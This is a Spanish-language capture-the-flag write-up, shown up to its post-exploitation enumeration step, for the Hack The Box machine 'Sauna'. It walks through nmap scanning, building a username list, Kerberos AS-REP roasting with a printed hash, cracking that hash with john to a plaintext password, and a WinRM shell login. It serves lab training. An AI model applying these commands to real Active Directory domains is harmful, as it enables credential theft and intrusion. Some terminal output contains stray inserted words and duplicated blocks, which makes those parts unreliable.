

# Sauna

#####Sauna machine easy  
htb#####

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the \*DS-Replication-Get-Changes-All\* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as `NT\_AUTHORITY\SYSTEM`.

Escaneo:

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-09-11 21:14 -05  
Nmap scan report for 10.10.10.175 (10.10.10.175)  
Host is up (0.075s latency).  
Not shown: 995 filtered tcp ports (no-response)  
PORT STATE SERVICE VERSION  
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:15:48Z)  
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)  
464/tcp open kpasswd5?  
636/tcp open tcpwrapped  
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)  
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 69.61 seconds

full puertos:

nmap -Pn -p- 10.10.10.175 -T4  
Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-09-11 21:17 -05  
Nmap scan report for 10.10.10.175 (10.10.10.175)  
Host is up (0.074s latency).  
Not shown: 65516 filtered tcp ports (no-response)  
PORT STATE SERVICE  
53/tcp open domain  
80/tcp open http  
88/tcp open kerberos-sec  
135/tcp open msrpc

139/tcp open netbios-ssn  
389/tcp open ldap  
445/tcp open microsoft-ds  
464/tcp open kpasswd5  
593/tcp open http-rpc-epmap  
636/tcp open ldapssl  
3268/tcp open globalcatLDAP  
3269/tcp open globalcatLDAPssl  
5985/tcp open wsman  
9389/tcp open adws  
49667/tcp open unknown  
49673/tcp open unknown  
49674/tcp open unknown  
49676/tcp open unknown  
49696/tcp open unknown

Rescaneando:

nmap -Pn -sCV EGOTISTICAL-BANK.LOCAL -T4 -v

53/tcp open domain Simple DNS

Plus

80/tcp open http Microsoft IIS httpd

10.0

|\_http-server-header: Microsoft-IIS/

10.0

|\_http-title: Egotistical Bank ::

Home

| http-methods:

| Supported Methods: OPTIONS TRACE GET HEAD POST

|\_ Potentially risky methods: TRACE

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:22:50Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 311:


|\_ Message signing enabled and required

```
| smb2-time:
| date: 2023-09-12T09:22:59
| _start_date: N/A
| _clock-skew: 6h59m56s
```


validando el dominio con crackmapexec y ldap  
crackmapexec ldap 10.10.10.175 -u "" -p ""

```
$ crackmapexec ldap 10.10.10.175 -u "" -p ""
SMB 10.10.10.175 445 SAUNA hash for an [*] Windows 10 x64 (name: SAUNA) (domain: EGOTISTICAL-BANK.LOCAL) (signing: True) (SMBv1: False) force
LDAP Forest 10.10.10.175 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL: Error connecting to the domain, are you sure LDAP service is running on the target?
(kali@kali) - [~/machines/htb/Sauna]
$
```


tenemos puerto 80 abierto



Agreamos al /etc/hosts y rescaneamos y validamos



posibles colaboradores:



Fergus Smith



Shaun Coins



Hugo Bear



Bowle Taylor



Sophie Driver




Steven Kerb

AMAZING

## Meet The Team

“ Meet the team. So many bank account managers but only one security manager. Sounds about right!

admins:



## Our Posts



### Sed ut perspiciatis elit in Scelerisque

30-03-19 Admin



### Perspiciatis unde omni elit in Scelerisque

31-03-19 Admin



### Sed ut perspiciatis elit in Scelerisque

02-04-19 Admin

Jenny Joy 22 16

escaneo gobuster:

```
gobuster dir -u http://egotistical-bank.local/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,ht,html,xml,sh
```

/images (Status: 301) [Size: 160] [--> <http://egotistical-bank.local/images/>]

/index.html (Status: 200) [Size: 32797]

/about.html (Status: 200) [Size: 30954]

/contact.html (Status: 200) [Size: 15634]

/blog.html (Status: 200) [Size: 24695]

/Images (Status: 301) [Size: 160] [--> <http://egotistical-bank.local/Images/>]

/css (Status: 301) [Size: 157] [--> <http://egotistical-bank.local/css/>]

```

/Contact.html      (Status: 200) [Size:
15634]
/About.html        (Status: 200) [Size:
30954]
/Index.html        (Status: 200) [Size:
32797]
/Blog.html         (Status: 200) [Size:
24695]
/fonts             (Status: 301) [Size: 159] [--> http://egotistical-bank.local/fonts/]

/IMAGES            (Status: 301) [Size: 160] [--> http://egotistical-bank.local/IMAGES/]

/INDEX.html        (Status: 200) [Size:
32797]
/Fonts             (Status: 301) [Size: 159] [--> http://egotistical-bank.local/Fonts/]

/single.html       (Status: 200) [Size:
38059]
/CSS               (Status: 301) [Size: 157] [--> http://egotistical-bank.local/CSS/]

/CONTACT.html      (Status: 200) [Size:
15634]
/ABOUT.html       (Status: 200) [Size: 30954]

```


parece que con estos usuarios podemos crear un pequeño diccionario de usuarios y validar con cual nos podemos autenticar, recordemos que tiene nombre y apellido en una organización siempre se crean los user con estas letras ejemplo my user of isec: apenue

para esto se utiliza el script username-anarchy  
hacemos vamos al script luego a raw y wget <https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/username-anarchy>





```

#####EXPLOTACION#####
#####


```



sin embargo nos da un problema de formatos entonces descargamos un segundo script llamado format plugins

	urbanadventurer updated README	d5e653f on Oct 21, 2020
	names	created better forum-names. 100,1000,10000
	README.md	updated README
	format-plugins.rb	add ascii art

al igual raw y wget <https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/format-plugins.rb>




```
# Copyright
# Part of Username Anarchy


class Plugin
  attr_accessor :plugin_name
  @registered_plugins = []

  class << self
    attr_reader :registered_plugins
    private :new
  end
end
```

cambiamos permisos de ejecución a ambos scripts



```
$ chmod 744 format-plugins.rb
```



```
$ ls -lah
total 32K
drwxr-xr-x  2 kali kali 4.0K Sep 11 22:06 .
drwxr-xr-x 13 kali kali 4.0K Sep 11 22:10 ..
-rwxr--r--  1 kali kali 3.1K Sep 11 22:06 format-plugins.rb
-rwxr--r--  1 kali kali 20K Sep 11 21:51 username-anarchy
```


en esta pagina hay muchas formas de utilizar el script

<https://morningstarsecurity.com/research/username-anarchy>

se puede por primera letra mas apellido,nombre y apellido etc..

como no conocemos el formato utilizamos este

## You know the name of a user but not the username format



```
Terminal

$ ./username-anarchy anna key
anna
annakey
anna.key
annakey
annak
a.key
akey
kanna
k.anna
...
```

llenamos nuestro diccionario de la siguiente forma

```
(kali㉿kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Bowie Taylor >> usuarios.txt

(kali㉿kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Hugo Bear >> usuarios.txt

(kali㉿kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Sophie Driver >> usuarios.txt

(kali㉿kali)-[~/machineshtb/Sauna]
$
```

```
$ cat usuarios.txt
shaun Forest
shauncoins
shaun Active
shaun.coins
shauncoi Timelapse
shaucoin Sauna
shaunc
s.coins
scoins
cshaun
c.shaun
coinss
coins
coins.s
coins.shaun
sc
fergus
fergussmith
fergus.smith
fergussm
```

```
You know
$ ./username
anna
annakey
anna.key
annakey
annak
a.key
akey
kanna
k.anna
...
```

ya con el diccionario vamos a hacer el ataque de preautenticacion en kerberos. se puede utilizar 2 herramientas Getnpusers y kerbrute


### KERBRUTE PRE AUTENTICATION USERS:

nos guiamos de la siguiente pagina <https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/>  
Vamos a <https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>  
elegimos linux amd 64






permisos



ejecutamos

/kerbrute\_linux\_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usuarios.txt



el user valido es fsmith@EGOTISTICAL-BANK.LOCAL

con **GetNPUsers.py PRE AUTENTICATION USERS**

ayuda de : <https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/>

```
(kali@kali)-[~/machineshtb/Sauna] Machine Excell
$ locate GetNPUsers.py
/usr/share/doc/python3-impacket/examples/GetNPUsers.py
Offensive Security Cheatsheet
(kali@kali)-[~/machineshtb/Sauna]
```

/usr/share/doc/python3-impacket/examples/GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile usuarios.txt

al ejecutar encontramos

```
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:c720b5fb30ca14ac6553e057969ebe495442fd52f94c5d7e165e049f5786704b142b5a236348237c45294c9a55501ff3cda1d56378d7f84c154007033b
dab9bb6093e180b8229d22acdfeeb8dcfebae9baf3af44c49146e9baf27f82c33d8b5b91092e70ecdc43a035885d062a3cfe6cc57fe982933ee7153f07e6210e7a8548bee60a911900ecd9025ce74e878db11
3714c8222fd74cbb7b9d6a0304a03609fa80c41b6e4f9b6bbeab6c4037d0bab66842c4d18a46d24ca07ad0efa11f53a5dd6406a8a9567957d89a2a460481a605c3c7691d4fcbbade6ac6f82e4af218b3df95a
20e86ec1ae5cd40e32e75bcd9a0064780fbd9dbc107e2e2cf368a87e91815482d5845c998ba0e940b8497594
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

entonces ya tenemos el TGT

crackeamos con nuestro amigo john

john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmi.txt

```
(kali@kali)-[~/machineshtb/Sauna] forest Active Directory / Sauna
$ john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmi.txt
Using default input encoding: UTF-8
Loaded 2 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:09 DONE (2023-09-11 22:59) 0.1046g/s 1102Kp/s 1102Kc/s Thrall..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/machineshtb/Sauna]
```

user: fsmith@EGOTISTICAL-BANK.LOCAL

pass:Thestrokes23

entonces validamos con winrm si tenemos shell para evil-win

crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23

```
(kali@kali)-[~/machineshtb/Sauna] entonces ya tenemos el TGT
$ crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman [*] EGOISTICAL-BANK.LOCAL/fsmith:Thestrokes23 (Pwn3d!)
WINRM Sauna 10.10.10.175 5985 SAUNA
(kali@kali)-[~/machineshtb/Sauna]
$ john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmi.txt
Using default input encoding: UTF-8
Loaded 2 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
```

evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23

```

kali@kali:~/machineshtb/Sauna$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
Evil-WinRM:shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>

```

la flag en desktop

```

*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir
Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----       9/12/2023   2:15 AM           34 user.txt

```

ENUMERACIÓN POST EXPLOTACION:

net user

Administrator	FSmith	Guest
HSmith	krbtgt	svc_loanmgr

net groups

- \*Cloneable Domain Controllers
- \*DnsUpdateProxy
- \*Domain Admins
- \*Domain Computers
- \*Domain Controllers
- \*Domain Guests
- \*Domain Users
- \*Enterprise Admins
- \*Enterprise Key Admins
- \*Enterprise Read-only Domain Controllers
- \*Group Policy Creator Owners
- \*Key Admins
- \*Protected Users
- \*Read-only Domain Controllers
- \*Schema Admins

The command completed with one or more errors.

net user fsmith

```

Local Group Memberships   *Remote Management Use
Global Group memberships  *Domain Users
The command completed successfully.


```

Usaremos a wpeas para validar configuraciones incorrectas:

vamos a

<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

buscamos winpeas github y vamos a binarios



<https://github.com/carlospolop/PEASS-ng/releases/tag/20230910-ae32193f>

winPEASx64.exe	2.28 MB	2 days
winPEASx64_ofs.exe	2.13 MB	2 days
winPEASx86.exe	2.28 MB	2 days
winPEASx86_ofs.exe	2.13 MB	2 days
Source code (zip)		3 weeks
Source code (tar.gz)		3 weeks

nos muestra varias arquitecturas por cual debemos tener conocimiento de que arquitectura tenemos en el host sauna

